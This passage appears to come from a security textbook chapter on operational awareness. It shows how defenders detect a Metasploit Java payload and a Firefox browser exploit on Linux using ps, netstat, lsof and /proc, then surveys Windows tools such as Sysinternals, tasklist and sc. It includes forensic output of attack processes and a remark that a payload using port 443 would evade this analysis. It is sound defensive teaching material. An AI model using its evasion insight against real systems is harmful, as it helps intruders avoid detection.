Here the combination of Java and Bash shells catches the eye. When `ps --forest` is run to make the relationships between processes more explicit, it becomes suspicious.

```
[root@sirius ~]# ps ax --forest
PID TTY      STAT TIME COMMAND
 2 ?      S    0:00 [kthreadd]
 3 ?      S    0:00 \_ [migration/0]
... Output Deleted ...
3230 ?      S    0:00 /bin/sh /usr/lib64/firefox-3.6/run-mozilla.sh /usr
3257 ?      S1   0:50 \_ /usr/lib64/firefox-3.6/firefox
3521 ?      S1   0:01      \_ /usr/java/jre1.7.0/bin/java -D__jvm_launch
3339 ?      S    0:00 /usr/libexec/gvfsd-computer --spawner :1.7 /org/gt
3578 ?      S1   0:03 /usr/java/jre1.7.0/bin/java -classpath /tmp/~spawn
3615 ?      S    0:00 \_ /bin/bash
3640 ?      S    0:00 \_ /bin/bash
```

This shows a Firefox process (3230) spawned a Java process (3521), which seems normal enough. On the other hand, why is another Java process (3578) unrelated apparently to Firefox spawning a pair of Bash shells² (3615, 3640)?

²The Bash shells that appear depend on the activities of the attacker.

A check of the network connections with netstat shows

```
[root@sirius ~]# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:47434           0.0.0.0:*
tcp      0      0 0.0.0.0:111             0.0.0.0:*
tcp      0      0 0.0.0.0:22              0.0.0.0:*
tcp      0      0 127.0.0.1:631            0.0.0.0:*
tcp      0      0 127.0.0.1:25              0.0.0.0:*
tcp      0      0 10.0.2.10:22             10.0.2.18:53059        ESTABLISHED
tcp      1      0 10.0.2.10:47326            184.29.105.107:80       CLOSE_WAIT
tcp      0      0 ::1:111                  ::::*
tcp      0      0 ::1:22                   ::::*
tcp      0      0 ::1:631                  ::::*
tcp      0      0 ::1:45348                ::::*
tcp     38      0 ::ffff:10.0.2.10:47851  ::ffff:10.0.2.248:443    CLOSE_WAIT
```

The victim is located at 10.0.2.10, and the SSH connection to port 22 from 10.0.2.18 seen earlier is noted. Also noticed is what appears to be an HTTP connection to the site 184.29.105.107; a lookup of the IP address shows that it is named `a184-29-105-107.deploy.static.akamaitechnologies.com`. Nothing in this suggests anything malicious, at least not yet. On the other hand, the last line is perplexing - it appears to be using stateless translation between IPv4 and IPv6 to connect to 10.0.2.248, yet the system is on a network that was not configured to support IPv6.

A pair of lsof commands are run, one to see what is happening on IPv4 and one on IPv6. The command on IPv4 returns

```
[root@sirius ~]# lsof -i4
COMMAND   PID   USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rpcbind  1116    rpc    6u  IPv4  10952      oto  UDP *:sunrpc
rpcbind  1116    rpc    7u  IPv4  10956      oto  UDP *:867
rpcbind  1116    rpc    8u  IPv4  10957      oto  TCP  *:sunrpc (LISTEN)
avahi-dae 1162  avahi   13u  IPv4  11310      oto  UDP *:mdns
avahi-dae 1162  avahi   14u  IPv4  11311      oto  UDP *:46358
rpc.statd 1199  rpcuser  5u  IPv4  11533      oto  UDP *:951
rpc.statd 1199  rpcuser  8u  IPv4  11539      oto  UDP *:45430
rpc.statd 1199  rpcuser  9u  IPv4  11543      oto  TCP  *:47434 (LISTEN)
cupsd    1270    root   7u  IPv4  11765      oto  TCP
                                         localhost.localdomain:ipp (LISTEN)
```

CHAPTER 3 OPERATIONAL AWARENESS

```
cupsd      1270      root      9u    IPv4    11768        0t0    UDP *:ipp
sshd      1505      root      3u    IPv4    12540        0t0    TCP *:ssh (LISTEN)
master     1581      root      12u    IPv4    12735        0t0    TCP
                                         localhost.localdomain:smtp (LISTEN)
clock-app 2253 pfermat    21u    IPv4    29829        0t0    TCP
                                         sirius.stars.example:47326->a184-29-105-
                                         107.deploy.static.akamaitechnologies.com:http (CLOSE_WAIT)
sshd      2538      root      3u    IPv4    19562        0t0    TCP
                                         sirius.stars.example:ssh->10.0.2.18:53059 (ESTABLISHED)
sshd      2543 enoether   3u    IPv4    19562        0t0    TCP
                                         sirius.stars.example:ssh->10.0.2.18:53059 (ESTABLISHED)
```

This clarifies the role of the connection on port 80 to akamaitechnologies.com; it appears related to the clock. The command on IPv6 returns

```
[root@sirius ~]# lsof -i6
COMMAND  PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
rpcbind  1116  rpc    9u   IPv6  10959        0t0    UDP *:sunrpc
rpcbind  1116  rpc   10u   IPv6  10961        0t0    UDP *:867
rpcbind  1116  rpc   11u   IPv6  10962        0t0    TCP *:sunrpc (LISTEN)
rpc.statd 1199 rpcuser  10u   IPv6  11547        0t0    UDP *:38959
rpc.statd 1199 rpcuser  11u   IPv6  11551        0t0    TCP *:45348 (LISTEN)
cupsd    1270  root    6u   IPv6  11764        0t0    TCP
                                         sirius.stars.example:ipp (LISTEN)
sshd    1505  root    4u   IPv6  12545        0t0    TCP *:ssh (LISTEN)
java    3578 pfermat  11u   IPv6  30835        0t0    TCP
                                         sirius.stars.example:40519->10.0.2.248:https (CLOSE_WAIT)
```

This affirms that the connection out to 10.0.2.248 is suspicious, as 3578 is the Java PID that already seemed out of the ordinary.

Run lsof on the suspicious process (3578) and the two child processes (3615, 3640).

```
[root@sirius ~]# lsof -p 3578
COMMAND  PID  USER   FD  TYPE      DEVICE SIZE/OFF NODE NAME
java    3578 pfermat cwd   DIR        253,0    4096  783371 /home/pfermat
java    3578 pfermat rtd   DIR        253,0    4096      2 /
java    3578 pfermat txt   REG        253,0    7622  12137
                                         /usr/java/jre1.7.0/bin/java
java    3578 pfermat mem   REG        253,0   150672  151350
                                         /lib64/ld-2.12.so
java    3578 pfermat mem   REG        253,0   22536  151353
                                         /lib64/libdl-2.12.so
```

... Output Deleted ...

```

java 3578 pfermat 9u unix 0xfffff880010100cc0      oto 27197 socket
java 3578 pfermat 10r REG            253,0 196220 12321
                                         /usr/java/jre1.7.0/lib/ext/sunjce_provider.jar
java 3578 pfermat 11u IPv6          30941    oto    TCP
                                         sirius.stars.example:59888->10.0.2.248:https (CLOSE_WAIT)
java 3578 pfermat 12r REG          253,0 24427 407859
                                         /tmp/jar_cache7965704024406646245.tmp (deleted)
java 3578 pfermat 13u unix 0xfffff8800101006c0      oto 27206 socket
java 3578 pfermat 15r REG          253,0 38782 407860
                                         /tmp/jar_cache1325341554883442176.tmp (deleted)
java 3578 pfermat 16w FIFO        0,8    oto 27252 pipe
... Output Deleted ...

```

Much of what is shown is standard; for example, Java libraries have been loaded into memory. There is the IPv6 connection that appears to be running between IPv4 addresses; there also appears to be a pair of deleted temporary files that were in /tmp that are named jar_cache(long-number).tmp.

The results for the child PIDs 3615 and 3640 both are much smaller and show nothing of interest.

```
[root@sirius ~]# lsof -p 3640
COMMAND PID   USER FD   TYPE DEVICE SIZE/OFF NODE NAME
bash  3640 pfermat cwd   DIR  253,0    4096 783371 /home/pfermat
bash  3640 pfermat rtd   DIR  253,0    4096     2 /
bash  3640 pfermat txt   REG  253,0  943248 653081 /bin/bash
bash  3640 pfermat mem   REG  253,0 150672 151350 /lib64/ld-2.12.so
bash  3640 pfermat mem   REG  253,0  22536 151353 /lib64/libdl-2.12.so
bash  3640 pfermat mem   REG  253,0 1838296 151351 /lib64/libc-2.12.so
bash  3640 pfermat mem   REG  253,0 138280 151385 /lib64/libtinfo.so.5.7
bash  3640 pfermat mem   REG  253,0 99158752 1046749
                                         /usr/lib/locale/locale-archive
bash  3640 pfermat mem   REG  253,0  26050 1047005
                                         /usr/lib64/gconv/gconv-modules.cache
bash  3640 pfermat 0r FIFO    0,8    oto 27302 pipe
bash  3640 pfermat 1w FIFO    0,8    oto 27303 pipe
bash  3640 pfermat 2w FIFO    0,8    oto 27304 pipe
```

The command line for the two child PIDs are the same and similarly uninteresting.

```
[root@sirius ~]# cat -v /proc/3640/cmdline
/bin/bash^@
```

CHAPTER 3 OPERATIONAL AWARENESS

However, the PID for the parent process tells us immediately that it is likely related to a Metasploit attack.

```
[root@sirius ~]# cat -v /proc/3578/cmdline
/usr/java/jre1.7.0/bin/java^@-classpath^@/tmp/~/spawn5215661374666879790.tmp.dir
^@metasploit.Payload^@
```

A check of the /tmp directory shows that the oddly named directory still exists, with a Java class that should be analyzed in more detail.

```
[root@sirius tmp]# ls -al -R /tmp/~/spawn1963638874784095284.tmp.dir/
/tmp/~/spawn1963638874784095284.tmp.dir/:
total 12
drwxrwxr-x. 3 pfermat pfermat 4096 Jul 31 15:16 .
drwxrwxrwt. 30 root    root    4096 Aug  5 09:51 ..
drwxrwxr-x. 2 pfermat pfermat 4096 Jul 31 15:16 metasploit

/tmp/~/spawn1963638874784095284.tmp.dir/metasploit:
total 12
drwxrwxr-x. 2 pfermat pfermat 4096 Jul 31 15:16 .
drwxrwxr-x. 3 pfermat pfermat 4096 Jul 31 15:16 ..
-rw-rw-r--. 1 pfermat pfermat 1309 Jul 31 15:16 PayloadTrustManager.class
```

A check of the files opened by this process shows a pair of deleted files.

```
[root@sirius ~]# ls -l /proc/3578/fd
total 0
lr-x----- 1 pfermat pfermat 64 Jul 31 15:16 0 -> pipe:[27173]
1-wx----- 1 pfermat pfermat 64 Jul 31 15:16 1 -> pipe:[27174]
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 10 ->
                  /usr/java/jre1.7.0/lib/ext/sunjce_provider.jar
lrwx----- 1 pfermat pfermat 64 Jul 31 15:23 11 -> socket:[31713]
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 12 ->
                  /tmp/jar_cache7965704024406646245.tmp (deleted)
lrwx----- 1 pfermat pfermat 64 Jul 31 15:23 13 -> socket:[27206]
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 15 ->
                  /tmp/jar_cache1325341554883442176.tmp (deleted)
1-wx----- 1 pfermat pfermat 64 Jul 31 15:23 16 -> pipe:[27252]
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 17 -> pipe:[27253]
1-wx----- 1 pfermat pfermat 64 Jul 31 15:23 18 -> pipe:[27302]
```

```

lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 19 -> pipe:[27254]
l-wx----- 1 pfermat pfermat 64 Jul 31 15:16 2 -> pipe:[27175]
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 20 -> pipe:[27303]
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 22 -> pipe:[27304]
l-wx----- 1 pfermat pfermat 64 Jul 31 15:16 3 -> /usr/java/jre1.7.0/lib/rt.jar
lr-x----- 1 pfermat pfermat 64 Jul 31 15:16 4 -> /usr/java/jre1.7.0/lib/jsse.jar
lr-x----- 1 pfermat pfermat 64 Jul 31 15:23 5 -> /dev/random
lr-x----- 1 pfermat pfermat 64 Jul 31 15:16 6 -> /dev/urandom
lr-x----- 1 pfermat pfermat 64 Jul 31 15:16 7 -> /usr/java/jre1.7.0/lib/jce.jar
lr-x----- 1 pfermat pfermat 64 Jul 31 15:16 8 ->
                                         /usr/java/jre1.7.0/lib/ext/sunec.jar
lwx----- 1 pfermat pfermat 64 Jul 31 15:23 9 -> socket:[27197]

```

These are the same deleted files jar_cache(long-number).tmp noted earlier through lsof. Though the files have been deleted from their original location in /tmp, they can still be accessed through the link in /proc. Copy these and the Java class noted earlier to a convenient location for further analysis.

```

[root@sirius ~]# mkdir quarantine
[root@sirius quarantine]# cp /tmp/~/spawn1963638874784095284.tmp.dir/metasploit/
PayloadTrustManager.class ./quarantine/
[root@sirius ~]# cp /proc/3578/fd/12 ./quarantine/sample_1
[root@sirius ~]# cp /proc/3578/fd/15 ./quarantine/sample_2
[root@sirius ~]# cd ./quarantine/
[root@sirius quarantine]# ls -l
total 68
-rw-r--r--. 1 root root 1309 Jul 31 16:40 PayloadTrustManager.class
-rw-r--r--. 1 root root 24427 Jul 31 16:40 sample_1
-rw-r--r--. 1 root root 38782 Jul 31 16:40 sample_2

```

An attacker that writes files to a target system runs the risk that these files will be detected by the defender, and subsequently analyzed.

Detect: Firefox XCS Code Execution

Chapter 2 showed how to attack Firefox directly with the Firefox 5.0 - 15.0.1 __exposedProps__ XCS Code Execution attack. Configure the attack using the default JavaScript XPCOM shell running on the default port (TCP/4444) for the payload. Visit the malicious web page with a vulnerable Ubuntu 12.04 desktop system using the vulnerable (and default) Firefox 14.0.1, and obtain a session on the target.

CHAPTER 3 OPERATIONAL AWARENESS

After the successful attack, listing the users on the system shows just the single logged-in user.

```
dhilbert@betelgeuse:~$ w
 09:38:05 up 40 min,  2 users,  load average: 0.00, 0.01, 0.05
USER     TTY     FROM LOGIN@ IDLE   JCPU PCPU WHAT
dhilbert tty7      08:57 40:13  7.96s 0.10s gnome-session --session=ubuntu
dhilbert pts/0 :0    09:01  0.00s 0.23s 0.00s w
```

A check of the process list with ps aux shows little out of the ordinary.

```
dhilbert@betelgeuse:~$ sudo ps aux
USER      PID %CPU %MEM      VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.1    3516  1980 ?      Ss  08:57  0:00 /sbin/init
root        2  0.0  0.0        0      0 ?      S   08:57  0:00 [kthreadd]
... Output Deleted ...
dhilbert  1757  0.2  6.4 380096 65980 ?      S1   09:00  0:05
                                              /usr/lib/firefox/firefox
dhilbert  1775  0.0  0.3 36092  3936 ?      S1   09:00  0:00
                                              /usr/lib/at-spi2-core/at-spi-bus-launcher
dhilbert  1816  0.1  1.5 90012 16404 ?      S1   09:01  0:03 gnome-terminal
dhilbert  1825  0.0  0.0  2384   756 ?      S   09:01  0:00 gnome-pty-helper
dhilbert  1826  0.0  0.3   7204  3660 pts/0 Ss   09:01  0:00 bash
root      2129  0.0  0.0        0      0 ?      S   09:30  0:00 [kworker/0:0]
root      2131  0.0  0.0        0      0 ?      S   09:35  0:00 [kworker/0:2]
root      2135  0.0  0.0        0      0 ?      S   09:40  0:00 [kworker/0:1]
root      2140  0.0  0.1   5808  1716 pts/0 S+   09:45  0:00 sudo ps aux
root      2141  0.0  0.1   4928  1168 pts/0 R+   09:45  0:00 ps aux
```

Checking with --forest also shows nothing unusual.

```
dhilbert@betelgeuse:~$ sudo ps ax --forest
PID TTY      STAT START   TIME COMMAND
 2 ?      S   08:57  0:00 [kthreadd]
 3 ?      S   08:57  0:00 \_ [ksoftirqd/0]
... Output Deleted ...
1757 ?      S1   09:00  0:05 /usr/lib/firefox/firefox
1775 ?      S1   09:00  0:00 /usr/lib/at-spi2-core/at-spi-bus-launcher
1816 ?      S1   09:01  0:03 gnome-terminal
1825 ?      S   09:01  0:00 \_ gnome-pty-helper
```

```
1826 pts/0    Ss   09:01  0:00  \_ bash
2157 pts/0    S+   09:48  0:00      \_ sudo ps aux --forest
2158 pts/0    R+   09:48  0:00      \_ ps aux --forest
```

Check the network connections with netstat.

```
dhilbert@betelgeuse:~$ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address      State          PID/Program
tcp        0      0 127.0.0.1:631      0.0.0.0:*          LISTEN        767/cupsd
tcp        1      0 10.0.2.18:59813    91.189.89.144:80    CLOSE_WAIT      1567/ubuntu-geoip-p
tcp        0      0 10.0.2.18:59911    10.0 .2.249:4444    ESTABLISHED    1757/firefox
tcp6       0      0 ::1:631          ::*:*            LISTEN        767/cupsd
```

The lsof command includes the hostnames for the remote connections.

```
dhilbert@betelgeuse:~$ sudo lsof -i4
COMMAND  PID  USER FD   TYPE DEVICE SIZE/OFF NODE NAME
cupsd    767  root  9u  IPv4    8063      oto  TCP localhost:ipp (LISTEN)
avahi-dae 772  avahi 12u  IPv4    8099      oto  UDP *:mdns
avahi-dae 772  avahi 14u  IPv4    8101      oto  UDP *:55226
ubuntu-ge 1567 dhilbert 7u  IPv4   11001      oto  TCP
                                betelgeuse.local:59813->mistletoe.canonical.com:http (CLOSE_WAIT)
firefox  1757 dhilbert 57u  IPv4   11954      oto  TCP
                                betelgeuse.local:59911->10.0.2.249:4444 (ESTABLISHED)
```

There are two connections of interest. The first (1567) runs on HTTP and appears to be a connection from a local Ubuntu named service to a host at Canonical, the makers of Ubuntu. The second connection (1757) is much more suspicious; it is a browser making an outbound connection to a host on TCP/4444, which is known to be the default port for many Metasploit payloads.

A closer inspection of the Firefox process (1757) is clearly warranted. The lsof command shows a collection of libraries loaded into memory, access by Firefox to an SQLite database, and the network connection.

```
dhilbert@betelgeuse:~$ sudo lsof -p 1757
lsof: WARNING: can't stat() fuse.gvfs-fuse-daemon file system /home/dhilbert/.gvfs
      Output information may be incomplete.
COMMAND  PID  USER FD   TYPE DEVICE SIZE/OFF NODE NAME
firefox 1757 dhilbert cwd    DIR     8,1    4096 1058150 /home/dhilbert
firefox 1757 dhilbert rtd    DIR     8,1    4096      2 /
```

CHAPTER 3 OPERATIONAL AWARENESS

```
firefox 1757 dhilbert txt      REG    8,1    79304  656653
                                                /usr/lib/firefox/firefox
firefox 1757 dhilbert mem      REG    8,1   341072 1177869
                                                /usr/share/fonts/truetype/ttf-dejavu/DejaVuSerif-Bold.ttf
firefox 1757 dhilbert mem      REG    8,1  1360484  658045 /usr/lib/i386-
                                                linux-gnu/libxml2.so.2.7.8
firefox 1757 dhilbert mem      REG    8,1   333616 1177892
                                                /usr/share/fonts/truetype/ubuntu-font-family/Ubuntu-B.ttf
firefox 1757 dhilbert mem      REG    8,1   423508  656662
                                                /usr/lib/firefox/libnssckbi.so
... Output Deleted ...
firefox 1757 dhilbert 50u    REG    8,1   131200 1059576
                                                /home/dhilbert/.mozilla/firefox/gmjvy063.default/places.sqlite-wal
firefox 1757 dhilbert 51w    FIFO   0,8     0to   13815 pipe
firefox 1757 dhilbert 53ur   REG    8,1   425984 1059580
                                                /home/dhilbert/.mozilla/firefox/gmjvy063.default/addons.sqlite
firefox 1757 dhilbert 54uw   REG    8,1   425984 1058855
                                                /home/dhilbert/.mozilla/firefox/gmjvy063.default/extensions.sqlite
firefox 1757 dhilbert 55u    REG    8,1   262720 1060192 /home/dhilbert/
                                                .mozilla/firefox/gmjvy063.default/extensions.sqlite-journal
firefox 1757 dhilbert 57u    IPv4   11954     0to      TCP
                                                betelgeuse.local:59911->10.0.2.249:4444 (ESTABLISHED)
```

A check of the data in /proc for this process shows nothing unusual. For example, the process was started with the default arguments

```
dhilbert@betelgeuse:~$ sudo cat -v /proc/1757/cmdline
/usr/lib/firefox/firefox^@
```

Although the process has 57 open file descriptors, nothing stands out; most of the opened files are in the user's Firefox configuration directory.

```
dhilbert@betelgeuse:~$ sudo ls -l /proc/1757/fd
total 0
lr-x----- 1 dhilbert dhilbert 64 Aug  1 09:00 0 -> /dev/null
... Output Deleted ...
```

```
lr-x----- 1 dhilbert dhilbert 64 Aug  1 09:00 25 ->
    /home/dhilbert/.mozilla/firefox/gmjvy063.default/permissions.sqlite
lr-x----- 1 dhilbert dhilbert 64 Aug  1 09:00 26 ->
    /home/dhilbert/.mozilla/firefox/gmjvy063.default/downloads.sqlite
... Output Deleted ...
```

Because Firefox is a web browser, outbound network connections from it are expected. Had the attacker selected a more appropriate port (e.g., TCP/443) for the payload, then the analysis of the network connections would have shown nothing of interest. The JavaScript payload runs within Firefox, so this attack created no new processes to arouse the suspicion of the defender. This brief analysis of the Firefox process itself shows nothing out of the ordinary. Taken together, this attack is much less detectable than the first example. On the other hand, the stealth comes at a cost, as the attacker is trapped in the Firefox process. Once Firefox is terminated, the attacker loses access to the system.

Windows Tools

As was the case for Linux systems, it is critical that Windows administrators can determine who is logged on to a system.

Determining Users Logged On to the System

One way to determine the users logged on to a system is to use one of the tools from the Sysinternals suite. The Windows Sysinternals Suite is a collection of 70 tools that are invaluable to a Windows system administrator. The tools can be downloaded in a group from <https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite>; they can also be downloaded individually.

PsLoggedon

One useful Sysinternals tool is PsLoggedon, which lists the users currently logged on to a system.

```
C:\Users\Felix Klein>c:\SysinternalsSuite\psloggedon.exe /accepteula
```

```
PsLoggedon v1.34 - See who's logged on
Copyright (C) 2000-2010 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Users logged on locally:
8/2/2014 11:40:26 AM      INTERAMNIA\Felix Klein
```

No one is logged on via resource shares.

Most Sysinternals programs have an end-user license agreement that needs to be accepted before the program will complete; the flag /accepteula accepts the agreement automatically.

Wmic Query to Determine Logged-On Users

The built-in tool `wmic` can be used to list the currently logged-on users; run the query

```
C:\Users\Felix Klein>wmic computersystem get name, username
Name          UserName
INTERAMNIA   INTERAMNIA\Felix Klein
```

LogonSessions

The Sysinternals tool `logonsessions`, run as an administrator, lists the logon sessions on the system.

```
c:\SysinternalsSuite>logonsessions.exe /p /accepteula
```

LogonSessions v1.4 - Lists logon session information

Copyright (C) 2004-2016 Mark Russinovich

Sysinternals - www.sysinternals.com

```
[0] Logon session 00000000:000003e7:
User name:    PLUTO\DRAKE$
Auth package: Negotiate
Logon type:   (none)
Session:      0
Sid:          S-1-5-18
Logon time:   3/21/2018 2:21:04 PM
Logon server:
DNS Domain:  pluto.test
UPN:          DRAKE$@pluto.test
496: winlogon.exe
552: lsass.exe
612: svchost.exe
848: svchost.exe
932: svchost.exe
1164: VBoxService.exe
1552: spoolsv.exe
1748: svchost.exe
1816: svchost.exe
3640: SearchIndexer.exe
4556: SearchProtocolHost.exe
4628: SearchFilterHost.exe
```

... Output Deleted ...

- [7] Logon session 00000000:00027176:
- User name: PLUTO\gverdi
Auth package: Kerberos
Logon type: Interactive
Session: 1
Sid: S-1-5-21-2712758988-2974005575-3302443488-1118
Logon time: 3/21/2018 10:22:21 AM
Logon server: OORT
DNS Domain: PLUTO.TEST
UPN: gverdi@pluto.test
2640: sihost.exe
2712: svchost.exe
2812: taskhostw.exe
2948: explorer.exe
2976: RuntimeBroker.exe
3296: ShellExperienceHost.exe
3464: SearchUI.exe
3940: backgroundTaskHost.exe
4048: VBoxTray.exe
2248: MSASCuiL.exe
3832: backgroundTaskHost.exe
4008: backgroundTaskHost.exe
3304: SkypeHost.exe
4996: OneDrive.exe
- [8] Logon session 00000000:0006477c:
- User name: PLUTO\jbach
Auth package: Kerberos
Logon type: CachedInteractive
Session: 1
Sid: S-1-5-21-2712758988-2974005575-3302443488-1103
Logon time: 3/21/2018 10:23:50 AM
Logon server: OORT
DNS Domain: PLUTO.TEST
UPN: jbach@pluto.test
4612: cmd.exe
4620: conhost.exe
5796: logonsessions.exe

Here the /p switch provides information about the process(es) running in each session. This program was run on the Windows 10-1607 system drake on the domain PLUTO; the non-administrator user PLUTO\gverdi was logged on to the system. To run logonsessions.exe, that user started an administrator command prompt as the domain administrator PLUTO\jbach. The computer account PLUTO\DRAKE\$ is seen to have started the winlogon.exe process as well as some services, including one for VirtualBox. The user PLUTO\gverdi is seen to be logged on to the system and is running explorer.exe among other processes. The domain administrator PLUTO\jbach has started a command prompt (4612) and run the logonsessions.exe program (5796). Omitted from this output are the result from some service accounts.

Determining the State of the System

Just like on Linux, an administrator of a Windows system can examine the processes running on the system as well as the system's network connections.

Tasklist

The command tasklist lists the processes running on a Windows system, including their name and PID.

```
C:\Users\Administrator>tasklist
```

| Image Name | PID | Session Name | Session# | Mem Usage |
|------------------------|-----|--------------|----------|-----------|
| System Idle Process | 0 | Services | 0 | 20 K |
| System | 4 | Services | 0 | 260 K |
| smss.exe | 244 | Services | 0 | 948 K |
| csrss.exe | 340 | Services | 0 | 3,284 K |
| csrss.exe | 404 | Console | 1 | 10,916 K |
| wininit.exe | 412 | Services | 0 | 3,412 K |
| winlogon.exe | 440 | Console | 1 | 5,372 K |
| services.exe | 504 | Services | 0 | 6,228 K |
| lsass.exe | 512 | Services | 0 | 7,928 K |
| svchost.exe | 600 | Services | 0 | 7,180 K |
| VBoxService.exe | 632 | Services | 0 | 4,680 K |
| svchost.exe | 692 | Services | 0 | 5,052 K |
| ... Output Deleted ... | | | | |

Processes named svchost.exe are used to run Windows services. The list of running services is available with the /svc flag.

C:\Users\Administrator>**tasklist /svc**

| Image Name | PID Services |
|----------------------------|---|
| <hr/> | |
| System Idle Process | 0 N/A |
| System | 4 N/A |
| smss.exe | 244 N/A |
| csrss.exe | 340 N/A |
| csrss.exe | 404 N/A |
| wininit.exe | 412 N/A |
| winlogon.exe | 440 N/A |
| services.exe | 504 N/A |
| lsass.exe | 512 SamSs |
| svchost.exe | 600 BrokerInfrastructure, DcomLaunch, LSM, PlugPlay, Power |
| VBoxService.exe | 632 VBoxService |
| svchost.exe | 692 RpcEptMapper, RpcSs |
| svchost.exe | 764 Dhcp, EventLog, lmhosts |
| dwm.exe | 796 N/A |
| svchost.exe | 840 gpsvc, iphlpsvc, LanmanServer, ProfSvc, Schedule, SENS, ShellHWDetection, Themes, Winmgmt |
| svchost.exe | 872 EventSystem, FontCache, netprofm, nsi, RemoteRegistry, WinHttpAutoProxySvc |
| svchost.exe | 988 CryptSvc, Dnscache, LanmanWorkstation, NlaSvc, WinRM |
| svchost.exe | 744 BFE, DPS, MpsSvc |
| spoolsv.exe | 1096 Spooler |
| svchost.exe | 1144 TrkWks, UALSVC |
| ... Output Deleted ... | |

Sc

Attackers have recognized the value of using svchost.exe as a cover for their malware; any process named svchost.exe without corresponding Windows services should be treated as suspicious. The sc command can be used to provide the description of a service.

To find the description of TrkWks from PID 1144 above, run

C:\Users\Administrator>**sc qdescription TrkWks**
[SC] QueryServiceConfig2 SUCCESS

CHAPTER 3 OPERATIONAL AWARENESS

SERVICE_NAME: TrkWks

DESCRIPTION: Maintains links between NTFS files within a computer or across computers in a network.

Extended information about the state of a service can be found with

```
C:\Users\Administrator>sc queryex TrkWks
```

SERVICE_NAME: TrkWks

| | | |
|-------------------|---|--|
| TYPE | : | 20 WIN32_SHARE_PROCESS |
| STATE | : | 4 RUNNING (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN) |
| WIN32_EXIT_CODE | : | 0 (0x0) |
| SERVICE_EXIT_CODE | : | 0 (0x0) |
| CHECKPOINT | : | 0x0 |
| WAIT_HINT | : | 0x0 |
| PID | : | 1144 |
| FLAGS | : | |

Task Manager

Windows Task Manager (Figure 3-1) displays the running processes in a graphical tool. It can be started with the keyboard shortcut CTRL+SHIFT+ESC; it is also one of the options available on a running system after pressing CTRL+ALT+DELETE on a logged-in system.




Figure 3-1. A comparison of Task Manager on Windows 7 (left) and Windows 10 (right)

Process Explorer

The Sysinternals tool Process Explorer (procexp.exe) (Figure 3-2) when run as administrator provides a more feature-rich tool to manage running processes. Process Explorer color codes the process name by the process type.

- Green: New processes
- Red: Deleted processes
- Gray-Blue: Processes run by the same user running Process Explorer
- Pink: Services
- Gray: Suspended processes
- Purple: Packed processes, meaning that it is compressed or encrypted. Though some legitimate processes are packed (e.g., IrfanView, a common image viewer), some malware also uses this technique.
- Yellow: .NET processes, or DLLs that have been rebased in memory
- Brown: Jobs
- Teal: Immersive processes; these are only found on Windows 8, Windows Server 2012, and later operating systems.

| Process | CPU | Private Bytes | Working Set | PID | Description | Company Name | Verified Signer | VirusTotal |
|---------------------|--------|---------------|-------------|------|----------------------------------|-----------------------------|------------------------------|------------|
| System Idle Process | 96.71 | 0 K | 28 K | 0 | | | | |
| svchost.exe | | 13,284 K | 14,052 K | 808 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| svchost.exe | 0.01 | 16,544 K | 26,536 K | 840 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| taskhost.exe | | 3,704 K | 8,588 K | 1640 | Host Process for Windows T... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/68 |
| svchost.exe | | 3,908 K | 7,576 K | 872 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| svchost.exe | | 5,144 K | 11,212 K | 936 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| svchost.exe | | 7,424 K | 13,168 K | 1040 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| spoolsv.exe | | 2,180 K | 5,924 K | 1184 | Spooler SubSystem App... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/67 |
| svchost.exe | | 9,956 K | 10,452 K | 1224 | Host Process for Windows S... | Microsoft Corporation | (Verified) Microsoft Wind... | 0/64 |
| MsMpEng.exe | 0.01 | 57,568 K | 47,616 K | 1428 | Antimalware Service Execut... | Microsoft Corporation | (Verified) Microsoft Corp... | 0/67 |
